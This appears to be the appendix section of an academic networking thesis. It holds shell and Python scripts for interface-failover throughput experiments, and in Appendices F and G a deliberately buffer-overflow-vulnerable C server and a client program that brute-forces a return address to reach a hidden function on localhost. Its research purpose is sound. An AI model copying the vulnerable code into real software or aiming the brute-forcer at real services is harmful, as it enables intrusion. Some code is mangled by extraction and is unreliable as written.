bwm-ng -o csv -F $logFile -t 100 &
set bwm=$!
sleep 120

foreach i ( 1 2 3 )
    set activeInterfaceLine=`cat $logFile | tail -300 | sed '/total/d' | sed '/lo/d' \
        | sort -n -t';' -k 3 | tail -1`
    set activeInterface=`echo $activeInterfaceLine | awk -F';' '{print $2}`
    set activeSpeed=`echo $activeInterfaceLine \
        | awk -F';' '{print $3}' | awk '{print substr($0,1,index($0,".")-1)}'`
    @ activeSpeed= ( $activeSpeed * 8 / 1000000 )
    echo "found $activeInterface with speed $activeSpeed Mbps"
    echo $activeInterface > /users/jonganz/logs/which.interface.Edge
    scp /users/jonganz/logs/which.interface.Edge \
        client:/users/jonganz/logs/which.interface.Client
    while !( -f /users/jonganz/logs/dropConnection.now )
    end
    set interface=`cat /users/jonganz/logs/which.interface.Edge`
    sudo ifconfig $interface down
    echo "$interface down at `date +%s`" | tee -a $logFile
    if ( $i == 3 ) then
        sleep 110
    else
        sleep 175
    endif
end

foreach interfaceFile ( which.interface.Edge which.interface.Client dropConnection.now start.edge )
    if ( -f /users/jonganz/logs/$interfaceFile ) then
        rm /users/jonganz/logs/$interfaceFile
    endif
end

sudo ifconfig $interface up
echo "$interface back up at `date +%s`" | tee -a $logFile
sleep 5
end

sleep 20
kill -2 $bwm
echo "Experiment completed at `date +%1:%M`"

```

APPENDIX C

Script to Sanitize bwm-ng Data

```

'''
    Clean CSV files generated by bwm-ng. Repair lines interrupted by status event logging.
'''

5 import glob
  from tempfile import mkstemp
  from shutil import move
  from os import remove, close

10 # Collect the data from the given file

files = sorted(glob.glob('*/*.csv'))

for file in files:
  print file
  newFile = mkstemp()
  with open ('newFile', 'w') as cleanData:
    with open (file, 'r') as oldData:
      for line in oldData:
        newLine = []
        lastLine = line
        for match in ['down', 'back', 'start']:
          if match in line and not (line.startswith('eth') or line.startswith('#eth') or
20             line.startswith('iperf') or line.startswith('#iperf')):
            splitLine = line.split(match)
            newLine.append(splitLine[0][-5:])
            newLine.append('#' + splitLine[0][-5:] + match + splitLine[1])
            nextLine = oldData.next()
            while ((nextLine.startswith('eth') or nextLine.startswith('#eth') or
30             nextLine.startswith('iperf') or nextLine.startswith('#iperf')) and
                  ('down' in nextLine or 'back' in nextLine or 'iperf' in nextLine)):
              if nextLine.startswith('eth') or nextLine.startswith('iperf'):
                nextLine = '#' + nextLine
                newLine.append(nextLine)
                nextLine = oldData.next()
            if (nextLine.count(';') != 15) or nextLine.split(';')[0] == '' or not
35             (1460000000 < int(nextLine.split(';')[0]) < 1480000000):
              newLine[0] = newLine[0] + nextLine
            else:
              print 'ERROR: ' + nextLine
              if (line.count(';') == 15) and (1460000000 < int(line.split(';')[0]) < 1480000000) and not
40             ('timestamp' in line or 'down' in line or 'back' in line or 'iperf' in line):
                newLine.append(line)
              elif (line.startswith('total') or line.startswith('lo')):
                print 'ERROR: ' + line
                newLine.append(line)
              elif line.startswith('eth') or line.startswith('iperf'):
                newLine.append('#' + line)
              elif line.startswith('#'):
                newLine.append(line)
45             for printLine in newLine:
              cleanData.write(printLine)
  cleanData.close()
  remove(file)
  move('newFile', file)

```

APPENDIX D

Script to Plot Throughput Observed by bwm-ng

```

"""
    Plot Network Throughput on Each Interface as Recorded by bwm-ng
"""
import os
import re
import sys
import glob
import math
import numpy
import random
from array import array
import matplotlib
import matplotlib.lines as mlines
import matplotlib.pyplot as plt
import matplotlib.patches as mpatches

# Increase Font Size

matplotlib.rcParams.update({'font.size': 22})

# Collect the data from the given file

files = sorted(glob.glob('*/*.csv'))

for file in files:
    print file
    date = str(file).split('/')[1].split('-')[2].split('.')[0]
    with open (file, 'r') as data:
        dataPoints = []
        interfaceActivity = [[], []]
        interfaceField = []
        ifaces = []
        for line in data:
            if 'timestamp' in line or 'down' in line or 'back' in line or '#' in line:
                interfaceActivity[0].append(int(line[1:].split('at')[1]))
                interfaceActivity[1].append(line[1:].split('at')[0])
            else:
                dataPoints.append(line.split(';'))
        for i in range(len(dataPoints)):
            if len(dataPoints[i]) < 2:
                print 'Error: ' + str(dataPoints[i])
            interfaceField.append(dataPoints[i][1])
        for i in range(len(set(interfaceField))):
            ifaces.append(interfaceField[i])
        timestamp = [[] for _ in xrange(len(ifaces))]
        MbitOut = [[] for _ in xrange(len(ifaces))]
        MbitIn = [[] for _ in xrange(len(ifaces))]
        traffic = [[] for _ in xrange(len(ifaces))]
        packetsOut = [[] for _ in xrange(len(ifaces))]
        packetsIn = [[] for _ in xrange(len(ifaces))]
        errorsIn = [[] for _ in xrange(len(ifaces))]
        errorsOut = [[] for _ in xrange(len(ifaces))]
        drift = 0
        index = 0
        while index < (len(dataPoints) - drift):
            adjustedIndex = index + drift
            whichInterface = adjustedIndex % len(ifaces)
            while (dataPoints[adjustedIndex][1] != ifaces[whichInterface]):
                timestamp[whichInterface].append(dataPoints[adjustedIndex][0])
                MbitOut[whichInterface].append(0)
                MbitIn[whichInterface].append(0)
                traffic[whichInterface].append(0)
                packetsOut[whichInterface].append(0)
                packetsIn[whichInterface].append(0)
                errorsIn[whichInterface].append(0)

```

```

        errorsOut[whichInterface].append(0)
        drift += 1
        whichInterface = (index + drift) % len(ifaces)
        timestamp[whichInterface].append(dataPoints[adjustedIndex][0])
70 MbitOut[whichInterface].append(float(dataPoints[adjustedIndex][2]) * 8.0 / 1000000.0)
MbitIn[whichInterface].append(float(dataPoints[adjustedIndex][3]) * 8.0 / 1000000.0)
traffic[whichInterface].append(float(float(dataPoints[adjustedIndex][2])) * 8.0 / 1000000.0) +
                                ((float(dataPoints[adjustedIndex - 1][3])) * 8.0 / 1000000.0))

75 packetsOut[whichInterface].append(float(dataPoints[adjustedIndex][7]))
packetsIn[whichInterface].append(float(dataPoints[adjustedIndex][8]))
errorsIn[whichInterface].append(int(dataPoints[adjustedIndex][14]))
errorsOut[whichInterface].append(int(dataPoints[adjustedIndex][15]))
        index += 1
        while (ifaces[0] != interfaceField[0]):
            ifaces = ifaces[1:] + ifaces[:1]
        iperfTransfer = []
        with open (glob.glob(file.split('/')[-1][0] + '/iperf3-client-log-' + date[:2] +
            '*.log')[0], 'r') as iperf:
85         for line in iperf:
            if 'sender' in line or 'receiver' in line:
                avgSpeed = line.split('bits/sec')[0].split(' ')
                avgSpeed = float(avgSpeed[len(avgSpeed) - 2])
                break
            elif 'Bytes' in line:
90                 speed = line.split('bits/sec')[0].split(' ')
                speed = float(speed[len(speed) - 2])
                if speed > 250:
                    speed = 0
                iperfTransfer.append(speed)
95
        avgTimestamp = [[] for _ in xrange(len(ifaces))]
        avgMbitOut = [[] for _ in xrange(len(ifaces))]
        avgMbitIn = [[] for _ in xrange(len(ifaces))]
100 avgTraffic = [[] for _ in xrange(len(ifaces))]
        avgPacketsOut = [[] for _ in xrange(len(ifaces))]
        avgPacketsIn = [[] for _ in xrange(len(ifaces))]
        # Average the data over 10 samples
        skip = 0
105 limit = len(timestamp[0])
        for index in range(len(ifaces)):
            limit = min(limit, len(timestamp[index]))
        for i in range(limit - (10 * len(ifaces))):
            if skip:
110                 skip -= 1
                continue
            for j in range(10 * len(ifaces)):
                if timestamp[0][i] != timestamp[0][i+j]:
                    j -= 1
                    break
115 sumMbitOut = [[] for _ in xrange(len(ifaces))]
        sumMbitIn = [[] for _ in xrange(len(ifaces))]
        sumTraffic = [[] for _ in xrange(len(ifaces))]
        sumPacketsOut = [[] for _ in xrange(len(ifaces))]
120 sumPacketsIn = [[] for _ in xrange(len(ifaces))]
        for k in range(j + 1):
            whichIface = (i + k) % len(ifaces)
            sumMbitOut[whichIface].append(MbitOut[whichIface][i+k])
            sumMbitIn[whichIface].append(MbitIn[whichIface][i+k])
125 sumTraffic[whichIface].append(traffic[whichIface][i+k])
            sumPacketsOut[whichIface].append(packetsOut[whichIface][i+k])
            sumPacketsIn[whichIface].append(packetsIn[whichIface][i+k])
        for m in range(len(ifaces)):
            if (len(sumMbitOut[m]) > 0):
130                 avgTimestamp[m].append(timestamp[m][i])
                avgMbitOut[m].append(sum(sumMbitOut[m]) / len(sumMbitOut[m]))
                avgMbitIn[m].append(sum(sumMbitIn[m]) / len(sumMbitIn[m]))
                avgTraffic[m].append(sum(sumTraffic[m]) / len(sumTraffic[m]))
                avgPacketsOut[m].append(sum(sumPacketsOut[m]) / len(sumPacketsOut[m]))
135 avgPacketsIn[m].append(sum(sumPacketsIn[m]) / len(sumPacketsIn[m]))
        skip = j

        color = ['r', 'g', 'b', 'm', 'c', 'k', 'y']
140
        # This code looks odd
        # We'll shuffle the ifaces until they're sorted
        # There are usually less than 10
        # so statistically, it shouldn't take too many attempts

```

```

145 # even though the shuffle is random
# but if the shuffle is random, we mix up all the associated data!
# that's why we use variable r: it forces the exact same shuffle
# for all lists, keeping the association for all ifaces

while (ifaces != sorted(ifaces)):
150     r = random.random()
    for variable in [ifaces, timestamp, MbitOut, traffic, packetsOut, packetsIn, errorsIn, errorsOut,
                     avgTimestamp, avgMbitOut, avgMbitIn, avgTraffic, avgPacketsOut, avgPacketsIn,
                     sumMbitOut, sumMbitIn, sumTraffic, sumPacketsOut, sumPacketsIn]:
        random.shuffle(variable, lambda: r)

155 plt.figure(num=None, figsize=(20, 12), dpi=90, facecolor='w', edgecolor='k')
ax = plt.subplot(111)
graphTraffic = []
upperLimit = -20
160 pixelSize = 15
transparency = 0.50
iperfStart = int(avgTimestamp[0][0]) + 20
graphTraffic.append(mlines.Line2D(range(iperfStart, iperfStart + len(iperfTransfer)),
                                iperfTransfer, color='k', label='instantaneous throughput'))
165 ax.add_line(mlines.Line2D(range(iperfStart, iperfStart + len(iperfTransfer)),
                                iperfTransfer, color='k', label='instantaneous throughput'))
graphTraffic.append(plt.axhline(y=avgSpeed, color='b', ls='dashed', label='average throughput'))

for index in range(len(ifaces)):
170     if ('total' == ifaces[index]) or ('lo' == ifaces[index]):
        continue

    graphTraffic.append(ax.scatter(timestamp[index], MbitOut[index], s=pixelSize, color=color[index],
                                alpha=transparency, lw=0, label=ifaces[index]))
175     avgMbitOut[index].sort(reverse=True)
    goodMax = 0
    if upperLimit < goodMax:
        upperLimit = goodMax
upperLimit = 700 # ensure that all graphs are the same height
180 moveLegend = 0 # useful for my first set of data
if (moveLegend):
    legend = plt.legend(handles=graphTraffic, loc='lower right')
    plt.draw()
    legendBox = legend.legendPatch.get_bbox().inverse_transformed(ax.transAxes)
    legendBox.set_points([[legendBox.x0 + 1.15, legendBox.y0 + 0.20],
                        [legendBox.x1 + 1.15, legendBox.y1 + 0.20]])
    legend.set_bbox_to_anchor(legendBox)
else:
    legend = plt.legend(handles=graphTraffic, loc='upper left')
190 plt.xlim([(int(timestamp[1][0]) - 20), (int(timestamp[1][len(timestamp[1]) - 1]) + 20)])
plt.ylim([-20, upperLimit])
position = upperLimit / 5
for i in range(len(interfaceActivity[0])):
    # plot vertical lines indicating interface activity
195     position += upperLimit / 10
    plt.axvline(interfaceActivity[0][i])
    if (i > 0) and (interfaceActivity[0][i] - interfaceActivity[0][i - 1] > 100):
        shift = -90
    else:
        shift = 3
200     ax.annotate(interfaceActivity[1][i], xy=(interfaceActivity[0][i], 0),
                xytext=((interfaceActivity[0][i] + shift), position))

plt.ticklabel_format(style='plain', axis='x', useOffset=True)
205 # hide timestamp offset
plt.setp(ax.get_xaxis().get_offset_text(), visible=False)
plt.xlabel('Time (s)')
plt.ylabel('Throughput (Mbps)')
plt.title('Throughput On ' + str(file.split('/')[-1].split('.')[1]) + ' During File Transfer Over ' +
210         str(file.split('/')[0]) + ' Network', y=1.02)
if not os.path.exists(file.split('/')[0] + '/plots'):
    os.makedirs(file.split('/')[0] + '/plots')
if not os.path.exists(file.split('/')[0] + '/png'):
    os.makedirs(file.split('/')[0] + '/png')
215 saveLocation = file.split('/')[0] + '/plots/' + file.split('/')[1].split('.')[0] + '-' + date + '.pdf'
saveLocation2 = file.split('/')[0] + '/png/' + file.split('/')[1].split('.')[0] + '-' + date + '.png'
plt.savefig(saveLocation, bbox_inches='tight')
plt.savefig(saveLocation2, bbox_inches='tight')
plt.close()

```

APPENDIX E

Script to Determine Delay in Network Interface Recovery

```

"""
    Compute delay according to bwm-ng between an active network interface
    going down and another interface picking up the connection
"""
5 import glob

# Collect the data from the given file

directories = sorted(glob.glob('1*'))
10
modulus = 7
speedThreshold = 50
pollingResolution = 10

15 for directory in directories:
    allDelays = []
    positiveDelays = []
    files = sorted(glob.glob(directory + '/clientEdge*.csv'))
    for file in files:
        interface = [None] * modulus
        speed = [None] * modulus
        with open(file, "r") as data:
            interfaceDown = 0
            trulyDown = 0
            upDelay = 0
            skip = 0
            index = 0
            for line in data:
                if 'down' in line:
                    for i in range(0, modulus):
                        if interface[i] != 'total' and speed[i] > speedThreshold:
                            activeInterface = interface[i]
                            interfaceDown = 1
                elif 'back' in line:
                    continue
                else:
                    data = line.split(';')
                    interface[index % modulus] = str(data[1])
                    speed[index % modulus] = (float(data[2]) * 8.0 / 1000000.0)
                    index += 1
                    if trulyDown == 0 and interfaceDown == 1:
                        if (float(data[2]) * 8.0 / 1000000.0) > 2000:
                            trulyDown = 1
                            skip = 1
                    if trulyDown == 1 and data[1] == 'total' and
                        (float(data[2]) * 8.0 / 1000000.0) < speedThreshold:
                        upDelay += 1
                    if trulyDown == 1 and skip == 0 and (float(data[2]) * 8.0 / 1000000.0) > speedThreshold and
                        (float(data[2]) * 8.0 / 1000000.0) < 2000:
                        allDelays.append(upDelay)
                        if upDelay > 0:
                            positiveDelays.append(upDelay)
                            interface = [None] * modulus
                            speed = [None] * modulus
                            interfaceDown = 0
                            trulyDown = 0
                            upDelay = 0
                            index = 0
                            skip = 0
                    if data[1] == 'total' and skip == 1:
                        skip = 0

        print directory
        print allDelays
65 print 'Average delay: ' + str(sum(allDelays) * pollingResolution / len(allDelays)) + ' ms'

```

70

```
print 'Without zeros: ' + str(sum(positiveDelays) * pollingResolution / len(positiveDelays)) + ' ms'
output = open(directory + '/' + directory + '-throughput-delay.log', 'w')
output.write(directory + '\n')
output.write(str(allDelays) + '\n')
output.write('Average delay: ' + str(sum(allDelays) * pollingResolution / len(allDelays)) + ' ms\n')
output.write('Without zeros: ' + str(sum(positiveDelays) *
    pollingResolution / len(positiveDelays)) + ' ms')
output.close()
```

APPENDIX F

Source Code for Vulnerable Application server.c

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
5 #include <signal.h>
#include <sys/mman.h>
#include <sys/wait.h>
#include <sys/types.h>
#include <sys/socket.h>
10 #include <netinet/in.h>

// whether to print out debug information
#define DEBUG 0

15 socklen_t cliLen;
unsigned int address;
struct sockaddr_in serv_addr, cli_addr;
unsigned char atkStr[256], buffer[256], *sendStr, countString[10],
        progress[4] = {'/', '-', '\\', '|'};
20 int i, j, *k, n, count, sockfd, newsockfd, portno = 54321, parent,
        pid, status, *finished, *yes, *sendCount, *loop, *readInput;

void daemonize(void);
void signalHandler(int signalValue);
25 // a bunch of unnecessary functions to change the location of hidden()

/*
void fluffCodeNegative5(void) {
30     int x = 14;
    int y = 28;

    x = (x * y) - (3 * y);
    if (DEBUG) {
35         perror("you shouldn't have been able to get here\n");
    }
    exit(0);
} // fluffCodeNegative5()

40 void fluffCodeNegative4(void) {
    int x = 14;
    int y = 28;

    x = (x * y) - (3 * y);
    if (DEBUG) {
45         perror("you shouldn't have been able to get here\n");
    }
    exit(0);
} // fluffCodeNegative4()

50 void fluffCodeNegative3(void) {
    int x = 14;
    int y = 28;

55     x = (x * y) - (3 * y);
    if (DEBUG) {
        perror("you shouldn't have been able to get here\n");
    }
    exit(0);
60 } // fluffCodeNegative3()

void fluffCodeNegative2(void) {
    int x = 14;
    int y = 28;
65

```



```

    x = (x * y) - (3 * y);
    if (DEBUG) {
        perror("you shouldn't have been able to get here\n");
    }
70  exit(0);
} // fluffCodeNegative2()

void fluffCodeNegative1(void) {
75  int x = 14;
    int y = 28;

    x = (x * y) - (3 * y);
    if (DEBUG) {
        perror("you shouldn't have been able to get here\n");
80  }
    exit(0);
} // fluffCodeNegative1()
*/

85 // the function to buffer overflow into

void hidden(void) {
    while (printf("\rHow did you get here...?\n") &&
           write(newsockfd, "hidden", 6) < 0);
90 // send a response indicating that hidden() has been reached
} // hidden()

// buffer overflow vulnerable function

95 void getstr(void) {
    if (DEBUG) {
        printf("in getstr\n");
    }
    if (*readInput == 0) {
100  exit(-1);
    } // this helps prevent more than one forked process from executing
    *readInput = 0;
    unsigned char buf[12];
    for (i = 0; i < count; i++) {
105  buf[i] = atkStr[i];
    } // no bounds checking
} // getstr()

// more unnecessary functions to change the location of hidden()

110 void fluffCode1(void) {
    int x = 14;
    int y = 28;

115  x = (x * y) - (3 * y);
    if (DEBUG) {
        perror("you shouldn't have been able to get here\n");
    }
    exit(0);
120 } // fluffCode1()

/*
void fluffCode2(void) {
125  int x = 14;
    int y = 28;

    x = (x * y) - (3 * y);
    if (DEBUG) {
        perror("you shouldn't have been able to get here\n");
130  }
    exit(0);
} // fluffCode2()

void fluffCode3(void) {
135  int x = 14;
    int y = 28;

    x = (x * y) - (3 * y);
    if (DEBUG) {
140  perror("you shouldn't have been able to get here\n");
    }
    exit(0);
} // fluffCode3()

```

```

145 void fluffCode4(void) {
    int x = 14;
    int y = 28;

    x = (x * y) - (3 * y);
150     if (DEBUG) {
        perror("you shouldn't have been able to get here\n");
    }
    exit(0);
} // fluffCode4()
155 */

int main(void) {
    if (DEBUG) {
        printf("in main\n");
160     }
    k = mmap(NULL, sizeof(int), PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
    sendStr = mmap(NULL, (sizeof(char) * 256), PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
    sendCount = mmap(NULL, sizeof(int), PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
    finished = mmap(NULL, sizeof(int), PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
165     loop = mmap(NULL, sizeof(int), PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
    readInput = mmap(NULL, sizeof(int), PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);

    // open a socket and listen for connections

170     sockfd = socket(AF_INET, SOCK_STREAM, 0);
    setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int));
    bzero((char *) &serv_addr, sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = INADDR_ANY;
175     serv_addr.sin_port = htons(portno);
    if (bind(sockfd, (struct sockaddr *) &serv_addr, sizeof(serv_addr)) < 0) {
        if (DEBUG) {
            perror("ERROR on binding");
        }
        exit(0);
    }
    listen(sockfd, 5);
    clilen = sizeof(cli_addr);
    newsockfd = accept(sockfd, (struct sockaddr *) &cli_addr, &clilen);
185     signal(SIGTERM, SIG_IGN); // ignore SIGTERM (ctrl+c) to prevent hanging
    *k = 0;
    parent = getpid(); // identify the parent process

    while (1) {
190         if (DEBUG) {
            printf("in while\n");
            printf("1. pid: %d\n", getpid());
        }
        ualarm(80000, 0); // timeout after 80ms
195         if (DEBUG) {
            printf("daemonizing\n");
        }
        *loop = 0;
        daemonize(); // for a child process (do not execute)
        waitpid(pid, &status, 0); // wait for child process to terminate
        if (getpid() == parent) {
            if (DEBUG) {
                printf("daemonize done\n");
            }
205             if (*finished == 0) {
                // send response back to client
                n = write(newsockfd, sendStr, *sendCount);
                if (n < 0) {
                    if (DEBUG) {
                        perror("ERROR writing to socket");
                    }
                    exit(0);
                }
                if (DEBUG) {
215                     printf("%s sent\n", sendStr);
                }
            }
            usleep(800);
        }
    } // loop forever
220     close(newsockfd);

```

```

    close(sockfd); // close the connection to the client
    if (DEBUG) {
        printf("exiting\n");
    }
    return 0;
} // main()

void signalHandler(int signalValue) {
    signal(signalValue, SIG_IGN); // prevent further signal handling
    usleep(800);
    if (DEBUG) {
        printf("signal: %d\n", signalValue);
    }
    if (signalValue == 4) {
        // prepare response to increment client string
        strcpy((char*) sendStr, "increment");
        *sendCount = 9;
    } // Illegal Instruction
    else if (signalValue == 11) {
        if (*finished == 1) {
            // prepare response that server finished successfully
            strcpy((char*) sendStr, "finished");
            *sendCount = 8;
        } else {
            // prepare response to increment client string
            strcpy((char*) sendStr, "increment");
            *sendCount = 9;
        }
    } // Segmentation fault
    else if (signalValue == 13) {
        // prepare response to increment client string
        strcpy((char*) sendStr, "increment");
        *sendCount = 9;
    } // Broken pipe
    else if (signalValue == 14) {
        if (*finished == 1) {
            // prepare response that server finished successfully
            strcpy((char*) sendStr, "finished");
            *sendCount = 8;
        } else {
            // prepare response to increment client string
            strcpy((char*) sendStr, "increment");
            *sendCount = 9;
        }
    }
    kill(pid, SIGTERM); // terminate the child process
    if (getpid() != parent) {
        // tell client to resend previous string
        write(newsockfd, "again", 5);
        if (DEBUG) {
            printf("again sent\n");
        }
        kill(getpid(), SIGTERM); // terminate the child process
        exit(0);
    } else {
        // write prepared response to socket within timeout handler
        write(newsockfd, sendStr, *sendCount);
    } // send a message back to the client
} // Alarm
if (*finished == 1) {
    // prepare response that server finished successfully
    strcpy((char*) sendStr, "finished");
    *sendCount = 8;
}
} // signalHandler()

void daemonize(void) {
    if (DEBUG) {
        printf("in daemonize\n");
    }
    for (i = 3; i < 32; i++) {
        if (i != 9 && i != 15 && i != 17 && i != 28) {
            signal(i, signalHandler);
        } // these particular signals will be handled
        // by the program's signalHandler()
    } // catch a bunch of signals

    if (parent == getpid()) {

```

```

300     pid = fork();
        return;
    } // if the current process is the parent process, fork a child process
    if (pid < 0) {
        if (DEBUG) {
305             printf("fork error\n");
        }
        exit(1);
    } // terminate if the pid doesn't make sense
    // child (daemon) continues

310     bzero(buffer, 256); // zero out the buffer
    if (DEBUG) {
        printf("waiting for string\n");
    }
315     *readInput = 1;
    n = read(newsockfd, buffer, 255); // get the client string
    for (i = 0; (buffer[i] >= '0') && (buffer[i] <= '9'); i++) {
        countString[i] = buffer[i];
    } // determine the number of characters in the string
320     count = atoi((char*) countString);
    for (j = 0; j < count; j++) {
        atkStr[j] = buffer[++i];
        if (DEBUG) {
325             printf("[%u]", atkStr[j]);
        }
    } // copy the client's request to variable atkStr
    if (DEBUG) {
        printf("\n");
    }
330
    *finished = 0;
    if (!DEBUG) {
        if (0 == atkStr[count]) {
335             printf("                \r%c", progress[(k++) % 4]);
            fflush(stdout);
            if (*k > 3) {
                *k = 0;
            }
        } // print a character indicating that progress is being made
    }
340     if (DEBUG) {
        printf("getting str\n");
        printf("2. pid: %d\n", getpid());
    }
345     (*loop)++;
    if (*loop > 5) {
        kill(getpid(), SIGTERM); // terminate the current process
    } // stuck in a loop
    getstr(); // use atkStr in buffer overflow vulnerable function
350     if (DEBUG) {
        printf("getstr done\n");
    }
    strcpy((char*) sendStr, "finished");
    *sendCount = 8;
355
    // send response to client indicating that process finished successfully
    n = write(newsockfd, sendStr, *sendCount);
    if (n < 0) {
        if (DEBUG) {
360             perror("ERROR writing to socket");
        }
        exit(0);
    }
    if (DEBUG) {
365         printf("%s sent\n", sendStr);
    }
    *finished = 1;
    return;
} // daemonize()

```

APPENDIX G

Source Code for Attack Program client.c

```

#include <stdio.h>
#include <netdb.h>
#include <stdlib.h>
#include <unistd.h>
5 #include <string.h>
#include <sys/mman.h>
#include <sys/wait.h>
#include <sys/socket.h>
#include <netinet/in.h>
10
// number of bytes of memory address to find
#define MAGICNUMBER 4
// length of attack string (padding + return address)
// may require tuning depending on OS
15 #define MINIMUM 24
// whether to print out debug information
#define DEBUG 0

int main(int argc, char* argv[]) {
20     struct hostent *server;
    unsigned char buffer[256], progress[4] = {'/', '-', '\\', '|'};
    struct sockaddr_in serv_addr;
    static volatile unsigned char atkStr[256];
    int count = 1, i, j = 0, offset, sockfd, portno = 54321, n, closingIn = 0,
25     *yes, number, segfault = 0, correct = 0, requests = 0, again = 0;

    // standard socket programing: open socket to address and port
    // zero out the buffer that will be used and connect
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int));
30     if (sockfd < 0) {
        perror("ERROR opening socket");
        close(sockfd);
        exit(0);
35     }
    server = gethostbyname("localhost");
    if (server == NULL) {
        fprintf(stderr, "ERROR, no such host\n");
        exit(-1);
40     }
    bzero((char *) &serv_addr, sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    bcopy((char *)server->h_addr, (char *)&serv_addr.sin_addr.s_addr, server->h_length);
    serv_addr.sin_port = htons(portno);
45     if (connect(sockfd, (struct sockaddr *) &serv_addr, sizeof(serv_addr)) < 0) {
        perror("ERROR connecting");
        exit(-1);
    }

50     while (1) {
        bzero(buffer, 256); // zero out the buffer
        if (argc == 2) {
            count = 0;
            for (i = 0; argv[1][i] != ' '; i++) {
55                 count += 10;
                count += (argv[1][i] - '0');
            }
            for (j = 0; j < count; j++) {
                number = 0;
60                 while ((argv[1][i] < '0') || (argv[1][i] > '9')) {
                    i++;
                }
                while ((argv[1][i] >= '0') && (argv[1][i] <= '9')) {
                    number += 10;
65                     number += (argv[1][i] - '0');
                }
            }
        }
    }
}

```

```

        i++;
    }
    atkStr[j] = number;
}
argc = 0;
70 } // legacy code to generate initial attack string
    sprintf((char*) buffer, "%d ", count);
    offset = (strchr((char*) buffer, ' ') - (char*) buffer) + 1;
75 for (i = 0; i < count; i++) {
    buffer[offset + i] = atkStr[i];
}
n = write(sockfd, buffer, offset + count);
// write buffer to socket
80 if (n < 0) {
    perror("ERROR writing to socket");
    close(sockfd);
    exit(0);
}
requests++; // keep track of the number of attempts
85 bzero(buffer, 256);
n = read(sockfd, buffer, 255);
// zero out buffer and read response from server
if (n < 0) {
    perror("ERROR reading from socket");
90 close(sockfd);
    exit(0);
}
if (DEBUG) {
    printf("%s\n", buffer);
95 }
if (strstr((char*) buffer, "inished") > 0) {
    // if the server responds that the operation finished successfully
    if (segfault) {
        // if the client guessed multiple values for this byte
        // it may indicate that the current byte is part of a memory address
        correct++;
        segfault = 0;
    } else {
        // otherwise, the return address is not at this location
        correct = 0;
105 }
    if (count >= MINIMUM) {
        // when the attack string is long enough,
        // start closing in on the hidden function
        closingIn = 1;
110 }
    if (closingIn || (correct >= MAGICNUMBER)) {
        if (DEBUG) {
            printf("\rcheckpoint: ");
            for (i = 0; i < count; i++) {
                printf("[%u]", atkStr[i]);
            }
            printf("\n");
115 }
        // if closing in on hidden function, decrement the
        // least significant byte of the return address
        if (count >= MINIMUM) {
            atkStr[count - MAGICNUMBER] = atkStr[count - MAGICNUMBER] - 1;
            closingIn = 1;
120 } else {
            // otherwise, add another byte to the attack string
            atkStr[count] = 0;
            count++;
125 }
    } else {
        // otherwise, add another byte to the attack string
        atkStr[count] = 0;
        count++;
130 }
} else if (strstr((char*) buffer, "gain") > 0) {
    // server requests that client resend the previous string
    if (again > 5) {
        // if client receives again response more than 5 times, change string
        if (closingIn) {
            // if closing in, increment least significant byte and handle "overflow"
            if (0 == atkStr[count - MAGICNUMBER]) {
                if (0 == atkStr[count - (MAGICNUMBER - 1)]) {
                    if (atkStr[count - (MAGICNUMBER - 2)] == 0) {
135
140

```

```

145         correct++; // increment number of correct (does this matter?)
           // because this byte is no longer zero
       }
       atkStr[count - (MAGICNUMBER - 2)] = atkStr[count - (MAGICNUMBER - 2)] + 1;
   }
150   if (atkStr[count - (MAGICNUMBER - 1)] == 0) {
       correct++;
   }
       atkStr[count - (MAGICNUMBER - 1)] = atkStr[count - (MAGICNUMBER - 1)] + 1;
   }
       atkStr[count - MAGICNUMBER] = atkStr[count - MAGICNUMBER] + 1;
155   } else {
       // if not closing in, just increment last byte of the string
       atkStr[count - 1] = atkStr[count - 1] + 1;
   }
       again = 0; // reset the again counter
160   } else {
       // otherwise, update the again counter
       again++;
   }
165   } else if (strstr((char*) buffer, "idden") > 0) {
       // if the hidden function is accessed,
       // print out the return address in binary

/*
170   printf("\bAttack String: ");
       for (i = 0; i < count; i++) {
           printf("[%u]", atkStr[i]);
       }
       printf("\nRequests: %d\n", requests);
*/

175   unsigned int address = (atkStr[count - 1] << 24) | (atkStr[count - 2] << 16) |
                           (atkStr[count - 3] << 8) | atkStr[count - 4];

       char binary[33] = {0};
       unsigned int mask;
       for (mask = 2147483648; mask > 0; mask >>= 1) {
180         strcat(binary, ((address & mask) == mask) ? "1" : "0");
       } // convert to binary
       binary[32] = '\0';
       //printf("%c %c %c\n", binary[0], binary[1], binary[2]);
       printf("%s\n", binary);
185   close(sockfd);
       return 0;
   } else {
       // for any other signal, consider it a segfault
       // and modify the attack string as usual
190   segfault = 1;
       if (closingIn == 1) {
           if (0 == atkStr[count - MAGICNUMBER]) {
               if (0 == atkStr[count - (MAGICNUMBER - 1)]) {
195                 atkStr[count - (MAGICNUMBER - 2)] = atkStr[count - (MAGICNUMBER - 2)] - 1;
               }
               atkStr[count - (MAGICNUMBER - 1)] = atkStr[count - (MAGICNUMBER - 1)] - 1;
           }
           atkStr[count - MAGICNUMBER] = atkStr[count - MAGICNUMBER] - 1;
       } else {
200         if (atkStr[count - 1] == 255) {
             if (atkStr[count - 2] == 0) {
                 correct++;
             } else if (atkStr[count - 2] == 255) {
                 if (atkStr[count - 3] == 0) {
205                     correct++;
                 }
                 atkStr[count - 3] = atkStr[count - 3] + 1;
             }
             atkStr[count - 2] = atkStr[count - 2] + 1;
210         }
         atkStr[count - 1] = atkStr[count - 1] + 1;
       }
   }

215   if (DEBUG) {
       if (0 == atkStr[count]) {
           printf("                \r%c", progress[j++ % 4]);
           fflush(stdout);
           if (j > 3) {
220             j = 0;
           }
       }
   }

```

```
225     }  
        } // print a character indicating that progress is being made  
        usleep(800);  
